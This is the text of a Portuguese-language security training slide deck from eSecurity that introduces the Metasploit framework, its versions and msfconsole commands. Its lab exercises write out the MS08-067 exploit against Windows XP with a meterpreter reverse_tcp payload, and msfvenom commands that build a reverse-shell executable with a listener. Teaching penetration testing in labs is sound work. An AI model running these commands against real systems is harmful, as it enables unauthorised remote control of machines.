eSecurity

Treinamentos em Segurança da Informação

O que temos pra hoje?

Temas de Hoje:

- **Metasploit**
  - Definição
  - Versões
  - MSFCONSOLE
    - Exercício: Atacando Windows XP através do console
  - MSFVENOM
    - Exercício: Atacando Windows XP através do MSFVENOM
  - Realizando ataques externos

metasploit®

Metasploit: Definição

O projeto Metasploit foi criado em 2003 por HD Moore e é uma plataforma que permite a verificação do estado da segurança dos computadores existentes numa determinada rede, permitindo atacar as falhas de segurança existentes nos mais diversos softwares.

Este é o melhor conjunto de ferramentas para exploração, sendo atualizadas diariamente com as mais recentes falhas de segurança identificadas por profissionais no ramo.

Esta “framework” open source, está em constante transformação, é programada em Ruby e está organizada em diversos módulos.

São estes módulos que contêm os programas preparados especificamente para tirarem partido de vulnerabilidades encontradas nos softwares e sistemas operacionais, permitindo assim a execução de código malicioso e consequentemente a invasão da máquina.

Metasploit: Definição

Metasploit: Definição

•**Exploit**
É um meio pelo qual um atacante consegue explorar uma falha dentro de um Sistema
•**Payload**
Um código embutido em um exploit utilizado para definição de pós exploração. É a ação que será executada pós exploração
•**Shellcode**
É o código do Payload que é injetado no sistema comprometido através do exploit.
•**Module**
Pequenos pedaços de scripts que podem ser utilizados pelo metasploit para realizar determinadas operações
•**Listener**
Componente que aguarda uma conexão de retorno pós invasão. Útil para conexão reversa

Metasploit: Versões

Metasploit Express
Teste de Intrusão por linha de comando
Geralmente utilizado em pequenas e médias empresas
$ 5,000

Metasploit PRO
Versão do Metasploit Profissional, Pago!
Aproximadamente $ 11,000

Metasploit Community Edition
Versão gratuita do Metasploit Pro
$ 0,00

Armitage
Uma interface grafica que não foi criada pelos criadores do Metasploit

Metasploit: MSFCONSOLE

MSFConsole:
Console do metasploit para facilitação de ataques

Sintaxe:
msfconsole

Opções Básicas:
? – Apresenta o menu de ajuda
Back – Volta um nível
Banner – Apresenta o Banner do Metasploit
Cd – Altera o diretório corrente do Metasploit
Color - Altera a cor do metasploit
Connect – Conecta com outro Host
Edit – Edita o módulo corrente
Exit – Sair do console
Go_pro – Inicia o Metasploit em tela gráfica
Grep – Filtra a saída do comando

Metasploit: MSFCONSOLE

Opções Básicas:
Help – Apresenta o menu de ajuda
Info – Apresenta informações sobre um ou mais módulos
Irb – Interpretador de comando Ruby
Jobs – Visualização e gerenciamento de tarefas
Kill – Eliminador de tarefas
Load – Carregador de Framework Plugin
LoadPath – Adicionar caminhos aos módulos
Makerc – Salvar comandos executados desde a inicialização para o arquivo especificado
Popm – Apresenta o último módulo fora da pilha e o ativa, sem alterar o módulo em execução
Previous – Define o módulo carregado anteriormente como o módulo atual
Pushm – Empurra os módulos ativos para a pilha
Quit – Sair do console
Reload_all – Recarrega todos os módulos
Resource – Carrega os comandos armazenados em um arquivo
Route – Rotear o tráfego através de uma sessão

Opções Básicas:

Save – Armazena os dados ativos
Search – Procura módulos por nomes e/ou descrições
Sessions – Alterna entre sessões
Set – Seta um valor à uma variável
Setg – Seta um valor à uma variável global
Show – Apresenta módulos de um determinado tipo ou todos os módulos
Sleep – Não faz para durante um número especificado de segundos
Spool – Apresenta no console o conteúdo de um arquivo
Threads – Multiplica o número de requisições/ataques
Unload – Descarregar um framework plugin
Unset – Limpar dados de variáveis
Unsetg – Limpar dados de variáveis globais
Use – Seleciona um módulo pelo nome
Version – Apresenta as versões do framework e o número de bibliotecas

Atacando o Windows XP através do Console

- Acessando o console
  - msfconsole
- Selecionando o exploit
  - use windows/smb/ms08_067_netapi
- Selecionando o Payload
  - set PAYLOAD windows/meterpreter/reverse_tcp
- Setando o IP do alvo (Remote Host)
  - set RHOST 192.168.2.104
- Setando o IP do atacante (Local Host)
  - set LHOST 192.168.2.103
- Realizando o ataque
  - exploit

Metasploit: MSFPAYLOAD

MSFPayload:
É a junção de 2 ferramentas descontinuadas chamadas MSFPAYLOAD e MSFenconde e é utilizada para agilizar o trabalho do console.

Sintaxe:
Traz as opções do payload selecionado
msfvenom -l windows/shell_reverse_tcp O

Exemplo de uso:
Apresenta a lista de payloads existentes, você também pode procurar por encoders, nops ou all
msfvenom -l payload

Cria um arquivo exe onde ao ser executado irá efetuar uma conexão reversa.
Msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.10 -f exe -o arquivo.exe

Metasploit: Atacando WINXP

Exemplo de uso:

Cria um arquivo exe onde ao ser executado irá efetuar uma conexão reversa.

msfvenom -p windows/meterpreter/reverse_tcp
 LHOST=192.168.1.10 -f exe > arquivo.exe


Criando uma conexão reversa:

msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost IP
exploit

Metasploit: Realizando ataque externo

Realizando ataques externos:

IP FORWARD



printf ("\Chega por hoje\n");

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: desafiohacker

Fanpage: www.facebook.com/academiahacker